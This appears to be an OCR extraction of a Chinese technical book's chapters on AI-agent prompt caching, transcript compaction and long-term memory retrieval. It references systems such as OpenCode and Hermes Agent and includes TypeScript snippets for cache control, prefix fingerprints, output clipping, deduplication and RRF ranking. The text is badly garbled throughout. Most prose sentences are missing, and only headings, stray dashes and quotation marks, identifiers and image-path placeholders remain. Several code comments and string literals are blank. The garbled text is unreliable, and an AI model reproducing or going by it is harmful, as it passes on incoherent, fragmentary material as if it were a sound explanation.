
——


为什么这很重要


`cache_read_input_tokens` —— `cache_creation_input_tokens` `Date.now()` “ ”

核心概念

提示词是一种装配结构


/
schema +
/





OpenCode Hermes Agent OpenClaw

不可变规则

`MEMORY.md`

Hermes Agent ——

-
- “ ”
  “ ”

用与服务商无关的方式理解缓存

- **OpenAI API** ——

- **Anthropic API** `cache_control`

- Bedrock Gemini Vertex SDK

```
// Anthropic --
{
  system: [
    { type: "text", text: identitySection },
    { type: "text", text: toolSchemas },
    { type: "text", text: projectContext,
      cache_control: { type: "ephemeral" } }  // ←
  ],
  messages: [ ...volatileTurns ]
}
```

四块滑动窗口

Anthropic

/ Hermes

Agent `apply_anthropic_cache_control`

缓存 TTL：短时、长时与预热

2026 Anthropic

OpenAI

——

- **TTL**

- **TTL** ——
  TTL
-

p50 TTL
p90 TTL
——

什么会破坏缓存

- `Date.now()`
- schema
  schema
- `Object.entries()`
  OpenClaw `CONTEXT_FILE_ORDER`
  Hermes Agent
- ——
-
-
- `toLocaleString()` `format()`
- **ID “ ”**
- **linter**
-

—— SHA——

前缀漂移时使用分层指纹

```
debug: {
  prefixFingerprint:   sha(prefix.bytes).slice(0, 12),
  identityFingerprint: sha(prefix.identity).slice(0, 12),
  toolsFingerprint:    sha(prefix.toolSchemas).slice(0, 12),
  contextFingerprint:  sha(prefix.projectContext).slice(0, 12),
  memoryFingerprint:   sha(prefix.frozenMemory).slice(0, 12)
}
```

" " " "

`diff`

—— OpenCode Hermes Agent

" "

工具 schema 是前缀的一部分

——

- **schema** OpenCode schema
-
-

03 " "

压缩是缓存的不连续点

02 05

——

OpenCode `SessionCompaction.Service`

Hermes Agent `ContextCompressor` ——

避免每智能体提示词变体引发缓存爆炸

10 14 ——
N N

- ——
- ——
-

OpenCode
`explore`
`build`

项目上下文有其来源

" / "

- `AGENTS.md` `README.md`
  git
- OpenClaw `CONTEXT_FILE_ORDER` `soul.md`
  `identity.md` `AGENTS.md` `MEMORY.md` `README.md` Hermes Agent
  `build_system_prompt`
- 50 KB `README.md` 50 KB
  50 KB
-
  ——
-

OpenCode

——

快照与实时：记忆在何处进入提示词

05–07

- MEMORY.md USER.md ——
- ——

Hermes Agent `MemoryManager.prefetch_all()`

——

“ ” ——

缓存与恢复按钮是同一件事

——

Hermes Agent

`SessionDB` ——

Paperclip

04

08

缓存命中率就是可观测性

```
//          --
type Usage = {
  input_tokens: number;
  cache_read_input_tokens?: number;     //
  cache_creation_input_tokens?: number; //
  output_tokens: number;
};

function cacheHitRatio(usages: Usage[]) {
  const cached  = sum(usages.map(u => u.cache_read_input_tokens     ?? 0));
  const created = sum(usages.map(u => u.cache_creation_input_tokens ?? 0));
  const fresh   = sum(usages.map(u => u.input_tokens));
  return cached / Math.max(cached + created + fresh, 1);
}
```

60% 95%

16

`Date.now()`

提示词构建器契约

```
type PromptBuilder = {
  buildStablePrefix(session: Session): Promise<StablePrefix>;
  buildVolatileTail(run: RunState):    Promise<Message[]>;
};

async function buildRequest(s: Session, r: RunState, b: PromptBuilder) {
  const prefix = await b.buildStablePrefix(s);
  const tail   = await b.buildVolatileTail(r);
  return {
    system:   prefix.blocks,
    messages: tail,
    debug:    { prefixFingerprint: prefix.sha256 }  //
  };
}
```

——

Hermes Agent SessionDB

—— bug

真实系统笔记

- **OpenCode** + Anthropic schema `SessionCompaction.Service`
- **Hermes Agent** `SessionDB` `cache_control` +
- **OpenClaw** `CONTEXT_FILE_ORDER` `soul.md` `identity.md` `AGENTS.md` `MEMORY.md` `README.md`
- **Paperclip** —— ——

常见失败情况

——

AI

-
-
- —— *15*
- *05*

与你的智能体结对

- “ —— ID—— ”
- “ SHA-256 ”
- “ `cache_control` / `cache_read_input_tokens` `cache_creation_input_tokens` ”
- “ —— ”
- “ `MEMORY.md` ”
- “ *Hermes Agent* *SessionDB* —— ”
- “ *p50* *p90* *TTL* —— *TTL* ”

下一步

—— 05 06–07

第 05 章 — 短期记忆

TL;DR

04 ——


为什么这很重要

grep

—— `prompt_too_long`

核心概念

三种视图，而非一种



- 08
-
-

OpenCode `SessionTable` `PartTable`
Hermes Agent FTS5 SQLite `messages`
`ContextCompressor`

在边界截断工具输出

50 KB grep
50 KB

```
//
function clip(text: string, maxChars = 2_000): string {
  if (text.length <= maxChars) return text;
  const half = Math.floor(maxChars / 2);
  return [
    text.slice(0, half),
    `\n[...        ${text.length - maxChars}                    <ref>      ...]\n`,
    text.slice(-half),
  ].join("");
}
```

——

OpenCode Hermes Agent
`max_result_size_chars`
——
`<ref>` —— 08

对重复读取去重

3 17

```
//                    (tool, input)
//           open_world    03          --
function dedupeRepeatedReads(messages: TranscriptMessage[], registry) {
  const stable = (m) => m.role === "tool" && !registry[m.toolName]?.open_world;

  const latest = new Map<string, number>();
  messages.forEach((m, i) => {
    if (!stable(m)) return;
    const key = JSON.stringify({ tool: m.toolName, input: m.toolInput });
    latest.set(key, i);
  });
  return messages.filter((m, i) => {
    if (!stable(m)) return true; //     /
    const key = JSON.stringify({ tool: m.toolName, input: m.toolInput });
    return latest.get(key) === i;
  });
}
```

`(tool, input)` —— `read_file`

3 17 URL `web_fetch` `read_file`

`now()` `random()` 03 `open_world: true`

——

`open_world`

02 ——

非对称缩减：保护两端，压缩中间

“ 8 ”

- **OpenCode** `DEFAULT_TAIL_TURNS = 2` ——
- **Hermes Agent** `ContextCompressor` *N* *N*
-

——

轮次中途摘要

```
//
async function compactTranscript(messages, opts) {
  const { keepHead = 2, keepTail = 6, summarizer } = opts;
  if (messages.length <= keepHead + keepTail) return messages;

  const head   = messages.slice(0, keepHead);
  const middle = messages.slice(keepHead, -keepTail);
  const tail   = messages.slice(-keepTail);

  const summary = await summarizer.summarize({
    purpose: "                                          ",
    messages: middle,
  });

  return [
    ...head,
    { role: "user",
      content: `[     ${middle.length}          ]\n${summary}` },
    ...tail,
  ];
}
```

- OpenCode `compaction` Hermes Agent `auxiliary_client` " "
- *" " " "*
- `[ N ]` ——"
"

怎样才算一份好摘要

——

- *" " "
  `next-auth@4` `next-auth@5`
  `app/api/auth/[...nextauth]/route.ts` "*
  ——
- " " *"
  " " "*
- *" Stripe "*
- ——

OpenCode Hermes Agent

压缩触发器：主动与被动

- `context_limit - max_output -`
  `safety_buffer` OpenCode
  `isOverflow()`
- `prompt_too_long`

—— 17

压缩边界标记

——OpenCode `CompactionPart` Hermes Agent
`SUMMARY_PREFIX`

- “ 5 30
”
-

——

先折叠，再摘要

“
” Hermes Agent
—— LLM

—— “ ”

压缩方法并列比较

“ ” /

	`(tool, input)`		——
	LLM		
	——		
	`parent_session_id`	04	04

→ → → →

“ ” “ ”

——

压缩也是可观测性

- ——
- ——
- ——

04 16

并非所有工具结果都相同

-
- **Shell**
- **diff**
-

OpenCode Paperclip `keep_verbatim` `clip_on_insert` `drop_after_consumed` 03 " "

会话轮换：当这段对话变成一段新对话

`parent_session_id`

Hermes Agent ——`ContextCompressor` SessionDB `parent_session_id` ID Paperclip `evaluateSessionCompaction()`

Markdown

—— 04 ——

子智能体拥有自己的记忆

10

OpenCode `task` OpenClaw

`sessions_spawn`

—— ——

再谈冻结快照

——`MEMORY.md` `USER.md` ——

04

04

—— ——

04

真实系统笔记

- **OpenCode** `SessionTable` `PartTable`
  `Truncate.Service` `SessionCompaction.Service` `isOverflow`
  `CompactionPart` `compaction`

- **Hermes Agent** `ContextCompressor` `auxiliary_client.call_llm()` “ ” `parent_session_id`
- **OpenClaw** JSONL MEMORY.md —— 04
- **Paperclip** `evaluateSessionCompaction()` Markdown ID

常见失败情况

——

AI

- *04*
- —— “ / / ”
- ——
- JPEG *08*
- —— *`open_world`* *03*

与你的智能体结对

- “ ”
- “ ”
- “ JSON ”
- “ 2 6 ”
- “ `context_limit - max_output - 4 KB` `prompt_too_long` ”
- “ `keep_verbatim | clip_on_insert | drop_after_consumed` ”
- “ 200 `parent_session_id` Markdown ”
- “ / / / / / ”

下一步

06 ——

07

第 06 章 — 长期召回

TL;DR

05

——

04 —— “

”

为什么这很重要

——

核心概念

长期记忆究竟是什么

“ ”

- **Markdown** —— `MEMORY.md` `USER.md` Hermes Agent OpenClaw
- ——SQLite `sessions` `messages` FTS5 Postgres
- —— `sqlite-vec` `pgvector`
- ——Honcho Mem0 MCP

Markdown ——

——

根据访问模式选择存储形态

Markdown			
+ FTS	ID		SQL
		+	k
		API	API

"Markdown + SQLite+FTS"

三种召回范式

- ——
- BM25 FTS5 ID
- Markdown ——

```
//                    --
type Retriever = {
  search(query: string, opts: {
    tenantId: string;
    topK?: number;
    filters?: Record<string, unknown>;
  }): Promise<Array<{
    id: string;
    text: string;
    score: number;
    metadata: Record<string, unknown>;
  }>>;
};
```


`Retriever`

`tenantId` ——

bug

bug

混合检索是默认选择



——

bug

```
// RRF
function rrf(rankedLists: Array<Array<{ id: string }>>, k = 60) {
  const scores = new Map<string, number>();
  for (const list of rankedLists) {
    list.forEach((r, idx) => {
      scores.set(r.id, (scores.get(r.id) ?? 0) + 1 / (k + idx + 1));
    });
  }
  return [...scores.entries()]
    .map(([id, score]) => ({ id, score }))
    .sort((a, b) => b.score - a.score);
}
```

RRF

FTS

——

排名考虑的不只是相似度

- Hermes Agent OpenClaw FTS
- `user-confirmed` `agent-inferred` 07
- `last_accessed_at`

RRF —— + + ——

`agent-inferred` 90

召回在循环中的位置

- `MEMORY.md` `USER.md`

04

- `search_memory` `session_search`

- Honcho
Hermes Agent `MemoryManager.prefetch_all()`
——

技能索引模式——渐进式披露

`(skill_name, one-line description)`
`skill_view(name)`
